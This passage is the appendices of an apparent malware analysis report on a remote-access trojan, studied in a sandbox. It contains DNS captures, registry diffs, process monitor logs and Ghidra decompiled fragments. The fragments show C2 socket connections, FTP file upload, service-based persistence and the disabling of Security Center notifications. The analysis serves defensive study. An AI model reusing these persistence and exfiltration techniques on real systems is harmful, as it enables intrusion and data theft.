455	1075.021842	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x8085 A mymalare.io A 192.168.8.254	
456	1077.903463	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x747b A slscr.update.microsoft.com	
457	1077.903912	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x747b A slscr.update.microsoft.com A 192.168.8.254	
462	1096.263570	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xc89b A mymalare.io	
463	1096.264035	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xc89b A mymalare.io A 192.168.8.254	
464	1098.963114	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xa2e0 A slscr.update.microsoft.com	
465	1098.963349	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xa2e0 A slscr.update.microsoft.com A 192.168.8.254	
472	1117.516451	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x27e0 A mymalare.io	
473	1117.516952	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x27e0 A mymalare.io A 192.168.8.254	
474	1120.013857	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x3dd3 A slscr.update.microsoft.com	
475	1120.013984	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x3dd3 A slscr.update.microsoft.com A 192.168.8.254	
480	1138.762293	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xac3d A mymalare.io	
481	1138.762744	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xac3d A mymalare.io A 192.168.8.254	
482	1141.082324	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x404c A slscr.update.microsoft.com	
483	1141.082450	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x404c A slscr.update.microsoft.com A 192.168.8.254	
488	1159.991014	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xb3ea A mymalare.io	
489	1159.991121	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xb3ea A mymalare.io A 192.168.8.254	
490	1162.126423	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x65cd A slscr.update.microsoft.com	
491	1162.126537	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x65cd A slscr.update.microsoft.com A 192.168.8.254	

APPENDIX F – REGSHOT

Regshot of unpacked malware

```

Regshot 1.9.1 x64 Unicode (beta r321)
Comments:
Datetime: 2026-04-01 14:21:35, 2026-04-01 14:23:31
Computer: DESKTOP-14QC1L8, DESKTOP-14QC1L8
Username: user, user

-----
Keys deleted: 2
-----
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2056
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012026032520260326

-----
Keys added: 11
-----
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\488
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hivu
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\hivu
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\hivu\OpenWithList
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\hivu
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000703A4
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000803E4
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000001403DC
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012026032320260330
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012026040120260402
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\DC3_FEXEC

```

Total changes: 77

206 | Page

APPENDIX G – PROCMON

Procmon of packed malware


732cde362b6c116dab18caa Remote Service A...	C:\Users\user\De...	Microsoft Corp.	DESKTOP-14QC1...	"C:\Users\user\D...	4/9/2026 5:27:18...	4/9/2026 5:27:19...
notepad.exe (6636)	Notepad C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-14QC1...	notepad	4/9/2026 5:27:18...	4/9/2026 5:27:19...
msdsc.exe (3928)	Remote Service A...	C:\Users\user\Do...	Microsoft Corp.	DESKTOP-14QC1...	"C:\Users\user\D...	4/9/2026 5:27:18... n/a
DllHost.exe (6072)	COM Surrogate C:\Windows\syst...	Microsoft Corporat...	DESKTOP-14QC1...	C:\Windows\syst...	4/9/2026 5:27:08...	4/9/2026 5:27:20...
backgroundTaskHost.exe	Background Task... C:\Windows\syst...	Microsoft Corporat...	DESKTOP-14QC1...	"C:\Windows\syst...	4/9/2026 5:27:10...	4/9/2026 5:28:11...
backgroundTaskHost.exe	Background Task... C:\Windows\syst...	Microsoft Corporat...	DESKTOP-14QC1...	"C:\Windows\syst...	4/9/2026 5:30:53...	4/9/2026 5:30:53...
RuntimeBroker.exe (118)	Runtime Broker C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-14QC1...	C:\Windows\Syst...	4/9/2026 5:30:53...	4/9/2026 5:31:33...
TiWorker.exe (3664)	Windows Modules... C:\Windows\wins...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\wins...	4/9/2026 5:34:13...	n/a
svchost.exe (1212)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	3/25/2026 4:59:2...	n/a
MicrosoftEdgeUpdate.exe	Microsoft Edge U... C:\Program Files (...)	Microsoft Corporat...	NT AUTHORITY\...	"C:\Program Files ...	3/25/2026 4:59:3...	n/a
MicrosoftEdgeUpdate.exe	Microsoft Edge U... C:\Program Files (...)	Microsoft Corporat...	NT AUTHORITY\...	"C:\Program Files ...	4/9/2026 5:32:02...	4/9/2026 5:32:41...
taskhostw.exe (4908)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	DESKTOP-14QC1...	taskhostw.exe (22...	3/25/2026 4:59:3...	n/a
GoogleUpdate.exe (492)	Google Installer C:\Program Files (...)	Google LLC	NT AUTHORITY\...	"C:\Program Files ...	3/25/2026 4:59:3...	n/a
compattelrunner.exe (48)	Microsoft Compati... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	4/9/2026 5:23:40...	n/a
conhost.exe (3128)	Console Window ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	??C:\Windows\...	4/9/2026 5:23:40...	n/a
taskhostw.exe (5764)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	DESKTOP-14QC1...	taskhostw.exe Ins...	4/9/2026 5:34:13...	4/9/2026 5:34:14...
svchost.exe (1428)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	3/25/2026 4:59:2...	n/a
sihost.exe (4788)	Shell Infrastructur... C:\Windows\syst...	Microsoft Corporat...	DESKTOP-14QC1...	sihost.exe	3/25/2026 4:59:3...	n/a
Upfc.exe (2720)	Updateability From... C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\Syst...	4/9/2026 5:23:39...	4/9/2026 5:28:40...
sihclient.exe (1156)	SIH Client C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\Syst...	4/9/2026 5:28:40...	4/9/2026 5:31:28...
svchost.exe (1360)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	4/9/2026 5:23:41...	4/9/2026 5:33:44...
svchost.exe (4492)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	4/9/2026 5:23:41...	4/9/2026 5:27:42...
svchost.exe (2092)	Host Process for ... C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\Syst...	4/9/2026 5:23:41...	4/9/2026 5:28:45...
svchost.exe (1668)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	4/9/2026 5:23:42...	4/9/2026 5:32:05...
svchost.exe (6940)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	4/9/2026 5:27:05...	4/9/2026 5:32:05...
MicrosoftEdgeUpdate.exe (1)	Microsoft Edge U... C:\Program Files (...)	Microsoft Corporat...	NT AUTHORITY\...	"C:\Program Files ...	4/9/2026 5:32:33...	4/9/2026 5:32:49...
MicrosoftEdgeUpdate.exe	Microsoft Edge U... C:\Program Files (...)	Microsoft Corporat...	NT AUTHORITY\...	"C:\Program Files ...	4/9/2026 5:32:41...	4/9/2026 5:32:49...
TrustedInstaller.exe (2184)	Windows Modules... C:\Windows\servi...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\servi...	4/9/2026 5:34:13...	n/a
svchost.exe (7028)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	4/9/2026 5:34:33...	n/a
svchost.exe (1652)	Host Process for ... C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\Syst...	4/9/2026 5:34:33...	n/a
svchost.exe (1268)	Host Process for ... C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	4/9/2026 5:34:33...	n/a
Time ...	Process Name	PID	Operation	Path	Result	Detail
10:23:...	msdsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 54, Length: ...
10:23:...	msdsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 129, Length...
10:23:...	msdsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 166, Length...
10:36:...	msdsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 208, Length...

APPENDIX H – PROCEXP

Proccxp on packed malware

Mutant \Sessions\1\BaseNamedObjects\SM0:1344:168:WilStaging_02
Mutant \Sessions\1\BaseNamedObjects\SM0:1344:64:WilError_02
Mutant \Sessions\1\BaseNamedObjects\DC_MUTEX-K5GP1DE

Handles DLLs Threads																		
Stack Module X Terminate																		
State	Wait Reason	TID	User Time	Kernel Time	CPU	CPU Time	Start Time	Start Address	Base Pri	Dyn Pri	Service	Context Swt...	Susp...	Ideal...	Cycles Delta	Cycles	Mem Pri	I/O Pri
Waiting	Delay/Execution	2184	00:00:00	00:00:00	< 0.01	00:00:00	04/09/26 18:...	msdsc.exe+0x547c	10	11		1,362		1	2,880,600	512,985,422	5	Normal
Waiting	Delay/Execution	376	00:00:00	00:00:00		00:00:00	04/09/26 18:...	msdsc.exe+0x8e340	8	8		14		1	4,783,383	5	Normal	



svchost.exe:1584 (NetworkService -p -s Dnscache) Proper...

Image Performance Performance Graph Disk and Network GPU Graph

Services Threads TCP/IP Security Environment Job Strings

☒ Resolve addresses

Prot...	Local Address	R..	State	Service
UDP	desktop-14qc118:5353	*:*		Dnscache
UDP	desktop-14qc118:lmnr	*:*		Dnscache
UDPv6	desktop-14qc118:5353	*:*		Dnscache
UDPv6	desktop-14qc118:5355	*:*		Dnscache

Network I/O		Disk I/O	
Receives	8	Reads	0
Receive Delta	0	Read Delta	0
Receive Bytes	432 B	Read Bytes	0
Receive Bytes Delta	0	Read Bytes Delta	0
Sends	11,745	Writes	0
Send Delta	0	Write Delta	0
Send Bytes	336.1 KB	Write Bytes	0
Send Bytes Delta	0	Write Bytes Delta	0
Other	0	Other	0
Other Delta	0	Other Delta	0
Other Bytes	0	Other Bytes	0
Other Bytes Delta	0	Other Bytes Delta	0

svchost.exe:872 (RPCSS -p) Properties

Image Performance Performance Graph Disk and Network

GPU Graph Services Threads TCP/IP Security Environment Strings

☒ Resolve addresses

Prot...	Local Address	Remote Address	State	Serv...
TCP	desktop-14qc118:e...	desktop-14qc118:0	LISTENING	RpcSs
TCPv6	desktop-14qc118:135	desktop-14qc118:0	LISTENING	RpcSs

APPENDIX I – FURTHER ANALYSIS AND GHIDRA

Initialisation.


```
CoInitialize((LPVOID)0x0);

FUN_0048df60((int)DAT_0049c3e8,"DCDATA",(longlong **) &stack0xffffffffe8);

FUN_004735e8((int)"GENCODE",&local_3c);
p1StackY_4c = (longlong *) &DAT_00490690;
FUN_004058e0((longlong *) ((int) &local_34 + 4), 3);
FUN_0047377c(local_34._4_4_, (longlong **) &stack0xffffffffd4);
FUN_00405584((longlong **) PTR_DAT_00494b38, p1Var2);
FUN_004735e8((int)"NETDATA",&local_44);
FUN_00409b7c((int)local_44, &local_40);
```

Execution only if marked file is present.

```
uVar1 = FUN_0040a26c(unaff_EDI);
if ((char)uVar1 != '\0') {
```



```
Decompile: FUN_0040a26c - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1...)

1
2 undefined4 FUN_0040a26c(undefined *param_1)
3
4 {
5     LPCSTR lpFileName;
6     DWORD DVar1;
7
8     lpFileName = FUN_004059dc(param_1);
9     DVar1 = GetFileAttributesA(lpFileName);
10    if ((DVar1 != 0xffffffff) && ((DVar1 & 0x10) == 0)) {
11        return CONCAT31((int3) (DVar1 >> 8), 1);
12    }
13    return 0;
14}
15


undefined * FUN_004059dc(undefined *param_1)
{
    if (param_1 != (undefined *)0x0) {
        return param_1;
    }
    return &DAT_004059e9;
}
```

Default marker file if no path provided, breakpoint

Type	Address	Module/Label/Exception	State	Disassembly	Hits
Software	76FD4080	<kernel32.dll.GetFileAttributesA>	Enabled	jmp dword ptr ds:[<&GetFileAttributesA>]	1

Default (stdcall)	5	☐ Unlocked
1: [esp+4] 02429998 "C:\\Users\\user\\Desktop\\Samples\\2\\uHA6Vjv13hSy.dcp"		

WININET related



```
void FUN_00473448(undefined *param_1,undefined *param_2,undefined *param_3,byte *param_4)
```


```

28  DAT_0049a18c = InternetOpenA();
29  if (DAT_0049a18c != 0) {
30      FUN_004059dc(local_10);
31      FUN_004059dc(local_c);
32      FUN_00409edc(param_4);
33      FUN_004059dc(local_8);
34      DAT_0049a188 = InternetConnectA();
35      if (DAT_0049a188 != 0) {
36          PTR_DAT_0049422c._0_1_ = 1;
37          goto LAB_00473502;
38      }
39  }
40  PTR_DAT_0049422c._0_1_ = 0;

```

```
Decompile: FUN_00473560 - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1...
1
2 void FUN_00473560(undefined *param_1,undefined *param_2)
3
4 {
5     undefined4 *in_FS_OFFSET;
6     undefined4 uStack_1c;
7     undefined *puStack_18;
8     undefined *puStack_14;
9     undefined *local_c;
10    undefined *local_8;
11
12    puStack_14 = (undefined *)0x473575;
13    local_c = param_2;
14    local_8 = param_1;
15    FUN_004059cc((int)param_1);
16    puStack_14 = (undefined *)0x47357d;
17    FUN_004059cc((int)local_c);
18    puStack_18 = &LAB_004735d8;
19    uStack_1c = *in_FS_OFFSET;
20    *in_FS_OFFSET = &uStack_1c;
21    if ((char)PTR_DAT_0049422c != '\0') {
22        puStack_14 = &stack0xffffffffc;
23        FUN_004059dc(local_c);
24        FUN_004059dc(local_8);
25        FtpPutFileA();
26    }
27    *in_FS_OFFSET = uStack_1c;
28    puStack_14 = &LAB_004735df;
29    puStack_18 = (undefined *)0x4735d7;
30    FUN_00405554((int *)&local_c,2);
31    return;
32}
```

WSOCK32 related




```

Decompile: connect - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1450005...
1
2 int __stdcall connect(SOCKET s,sockaddr *name,int namelen)
3
4 {
5     int iVar1;
6
7     /* WARNING: Could not recover jumtable at 0x00408758. Too many branches
8     /* WARNING: Treating indirect jump as call */
9     iVar1 = connect(s,name,namelen);
10    return iVar1;
11}

```

```

Decompile: socket - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1450005B...
1
2 SOCKET __stdcall socket(int af,int type,int protocol)
3
4 {
5     SOCKET SVar1;
6
7     /* WARNING: Could not recover jumtable at 0x004087c0. Too many branches
8     /* WARNING: Treating indirect jump as call */
9     SVar1 = socket(af,type,protocol);
10    return SVar1;
11}
12

```

void FUN_0046044c(int *param_1,undefined4 param_2,u_long param_3)

```

5 if (*(char *) (param_1 + 0xc) == '\0') {
6     uStack_c = param_3;
7     SVar1 = socket(*(int *) (&DAT_004928e8 + (uint)*(byte *) (param_1 + 0xf) * 4),
8                    *(int *) (&DAT_00492948 + (uint)*(byte *) (param_1 + 0x11) * 4),
9                    (uint)*(ushort *) ((int)param_1 + 0x3e));
10    iVar2 = (**(code **) (*param_1 + 0x38)) (param_1,SVar1);

    if (*(char *) ((int)param_1 + 0x31) == '\x01') {
        uStack_c = 1;
        iVar2 = ioctlsocket(param_1[0x10],-0x7ffb9982,&uStack_c);
        (**(code **) (*param_1 + 0x38)) (param_1,iVar2);

    FUN_0040484c(param_1,uVar4,uVar3);

```

```

34 if (*(int *) (param_1 + 0x44) == 0) {
35     local_c = socket(2,1,0);
36     if (local_c != 0xffffffff) {
37         local_420.sa_family = 2;
38         local_420.sa_data._0_2_ = htons(*(u_short *)PTR_DAT_004949d4);
39         local_420.sa_data._2_4_ = inet_addr(*(char **)PTR_DAT_00494b30);
40         if (local_420.sa_data._2_4_ == 0xffffffff) {
41             phVar1 = gethostbyname(*(char **)PTR_DAT_00494b30);
42             if (phVar1 == (hostent *)0x0) goto LAB_0048002d;
43             local_420.sa_data._2_4_ = *(ulong *)phVar1->h_addr_list;
44         }
45         connect(local_c,&local_420,0x10);

47     if (iVar2 != -1) {
48         FUN_00409d70(*(uint *) (param_1 + 0x40),&local_428);
49         FUN_00405864(&local_424,(longlong *)"UPFLUX",local_428);
50         FUN_00475ecc(local_c,local_424);
51         iVar2 = recv(local_c,(char *)&local_410,0x400,0);
52         if (iVar2 != -1) {
53             local_10 = (int *)FUN_00404620((int *)&PTR_LAB_00417b84,'\x01',extraout_ECX);
54             FUN_0041b734(local_10,extraout_EDX,extraout_ECX_00,0,0);
55             uVar3 = *in_FS_OFFSET;
56             *in_FS_OFFSET = &stack0xfffffbb0;
57             while( true ) {
58                 FUN_00403af4(&local_410,0x400,0);
59                 iVar2 = recv(local_c,(char *)&local_410,0x400,0);
60                 if (iVar2 < 1) break;
61                 (*(code **)(local_10 + 0x10))(local_10,&local_410,iVar2);
62                 send(local_c,(char *)((int)&local_410 + 1),0x400,0);
63             }
64             FUN_0041b734(local_10,extraout_EDX_00,extraout_ECX_01,0,0);
65             FUN_0048cdec(local_10,&local_42c);
66             FUN_004616b4(local_42c,*(longlong **)PTR_PTR_s_#KCMDDC51#-_00494b58,&local_8);
67             FUN_004760a4(local_8);
68             FUN_0040f944(&local_10);
69             *in_FS_OFFSET = uVar3;
70             FUN_00404650(local_10);
71             return;
72         }
73     }
74     shutdown(local_c,2);
75     closesocket(local_c);
76 }

```

```

buf = thunk_FUN_004059f0(&local_8);
send(*(SOCKET *)PTR_DAT_00494af0, (char *)buf, (int)len, flags);
*in_FS_OFFSET = uStack_20;
puStack_18 = &LAB_00475ec4;
puStack_1c = (undefined *)0x475ebc;
FUN_00405554((int *)&local_c, 2);
return;

FUN_0040af98((byte *)"%d.%d.%d.%d", &local_2c, 3, param_3);

```

Registry Related APIs

+	⌘	LookupAccountSidA
+	⌘	LookupPrivilegeDisplayName
+	⌘	LookupPrivilegeNameA
+	⌘	LookupPrivilegeValueA
+	⌘	OpenProcessToken
+	⌘	OpenSCManagerA
+	⌘	OpenServiceA
+	⌘	OpenThreadToken
+	⌘	QueryServiceStatus
+	⌘	RegCloseKey
+	⌘	RegCloseKey
+	⌘	RegCreateKeyA
+	⌘	RegCreateKeyExA
+	⌘	RegDeleteKeyA
+	⌘	RegDeleteValueA
+	⌘	RegEnumKeyExA
+	⌘	RegEnumValueA
+	⌘	RegFlushKey
+	⌘	RegOpenKeyA
+	⌘	RegOpenKeyExA
+	⌘	RegOpenKeyExA
+	⌘	RegQueryInfoKeyA
+	⌘	RegQueryValueExA
+	⌘	RegQueryValueExA
+	⌘	RegSetValueExA
+	⌘	StartServiceA

Update Strings and Security removal for persistence related


```
Decompile: FUN_004722b4 - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1...
1
2 void FUN_004722b4(undefined4 param_1,undefined4 param_2,undefined4 param_3)
3
4 {
5     int *piVar1;
6     undefined4 *in_FS_OFFSET;
7     undefined4 uStack_1c;
8     undefined *puStack_18;
9     undefined *puStack_14;
10
11     puStack_14 = &stack0xfffffffffc;
12     puStack_18 = &LAB_00472327;
13     uStack_1c = *in_FS_OFFSET;
14     *in_FS_OFFSET = &uStack_1c;
15     piVar1 = FUN_004216c4((int *)&DAT_00421610,'\x01',param_3);
16     FUN_004217a0((int)piVar1,(HKEY)0x80000002);
17     FUN_004218e4((int)piVar1,(int)"Software","\x01");
18     FUN_004218e4((int)piVar1,(int)"Microsoft","\x01");
19     FUN_004218e4((int)piVar1,(int)"Security Center","\x01");
20     FUN_00422008((int)piVar1,"UpdatesDisableNotify",&DAT_00472380);
21     *in_FS_OFFSET = uStack_1c;
22     return;
23 }
```

Persistence via Service related

```

*****
*                               THUNK FUNCTION                               *
*****
thunk SC_HANDLE __stdcall CreateServiceA(SC_HANDLE hSCMa...
    Thunked-Function: ADVAPI32.DLL::CreateSer...

SC_HANDLE    EAX:4    <RETURN>
SC_HANDLE    Stack[0x4]:4    hSCManager
LPCSTR       Stack[0x8]:4    lpServiceName
LPCSTR       Stack[0xc]:4    lpDisplayName
DWORD        Stack[0x10]:4    dwDesiredAccess
DWORD        Stack[0x14]:4    dwServiceType
DWORD        Stack[0x18]:4    dwStartType
DWORD        Stack[0x1c]:4    dwErrorControl
LPCSTR       Stack[0x20]:4    lpBinaryPathName
LPCSTR       Stack[0x24]:4    lpLoadOrderGroup
LPDWORD      Stack[0x28]:4    lpdwTagId
LPCSTR       Stack[0x2c]:4    lpDependencies
LPCSTR       Stack[0x30]:4    lpServiceStartName
LPCSTR       Stack[0x34]:4    lpPassword

ADVAPI32.DLL::CreateServiceA    XREF[1]:    FUN_004
00460a88 ff 25 10    JMP    dword ptr [->ADVAPI32.DLL::CreateServiceA]
        e6 49 00

void FUN_00471850(longlong *param_1,longlong *param_2,undefined *param_3)

{
    SC_HANDLE hSCManager;
    LPCSTR lpBinaryPathName;
    SC_HANDLE hSCObject;
    longlong *p1Var1;
    longlong **in_FS_OFFSET;
    LPCSTR lpLoadOrderGroup;
    LPDWORD lpdwTagId;
    LPCSTR lpDependencies;
    LPCSTR lpServiceStartName;
    LPCSTR lpPassword;
    longlong *p1Var2;
    longlong *p1Var3;
    longlong *p1Stack_38;
    undefined *puStack_34;
    undefined *puStack_30;
    longlong *local_20;
    longlong *local_1c;
    longlong *local_18;
    longlong *local_14;
    undefined4 local_10;
    longlong *local_c;
    undefined *local_8;

```

```

hSCManager = OpenSCManagerA((LPCSTR)0x0, (LPCSTR)0x0, 0xf003f);
if (hSCManager != (SC_HANDLE)0x0) {
    *in_FS_OFFSET = (longlong *)&stack0xffffffffbc;
    lpPassword = (LPCSTR)0x0;
    lpServiceStartName = (LPCSTR)0x0;
    lpDependencies = (LPCSTR)0x0;
    lpdwTagId = (LPDWORD)0x0;
    lpLoadOrderGroup = (LPCSTR)0x0;
    lpBinaryPathName = FUN_004059dc(local_8);
    hSCObject = CreateServiceA(hSCManager, (LPCSTR)param_1, (LPCSTR)param_1, 0xf01ff, 0x110, 2, 0,
        lpBinaryPathName, lpLoadOrderGroup, lpdwTagId, lpDependencies,
        lpServiceStartName, lpPassword);
    FUN_00405728(&local_14, local_c);
    p1Var2 = local_14;
    FUN_00405728(&local_20, param_1);
    FUN_00405864(&local_1c, (longlong *)"System\\CurrentControlSet\\Services\\", local_20);
    p1Var1 = (longlong *)FUN_004059dc((undefined *)local_1c);
    FUN_00405728(&local_18, p1Var1);
    FUN_004711e8((HKEY)0x80000002, (undefined *)local_18, "Description", (undefined *)p1Var2);
    CloseServiceHandle(hSCObject);
    CloseServiceHandle(hSCManager);
    *in_FS_OFFSET = p1Var2;
    local_10 = 0xffffffff;
    p1Var2 = p1Var3;
}

if (0 < (int)p1Var6) {
    FUN_00405584((longlong **)PTR_PTR_s_127.0.0.1:1604_00494c14, DAT_0049c3e4);
}

```

Process creation related

```

if ((char)uVar1 == '\0') {
    FUN_004055c8((int *)&local_8, (int)"notepad");
}

```

```

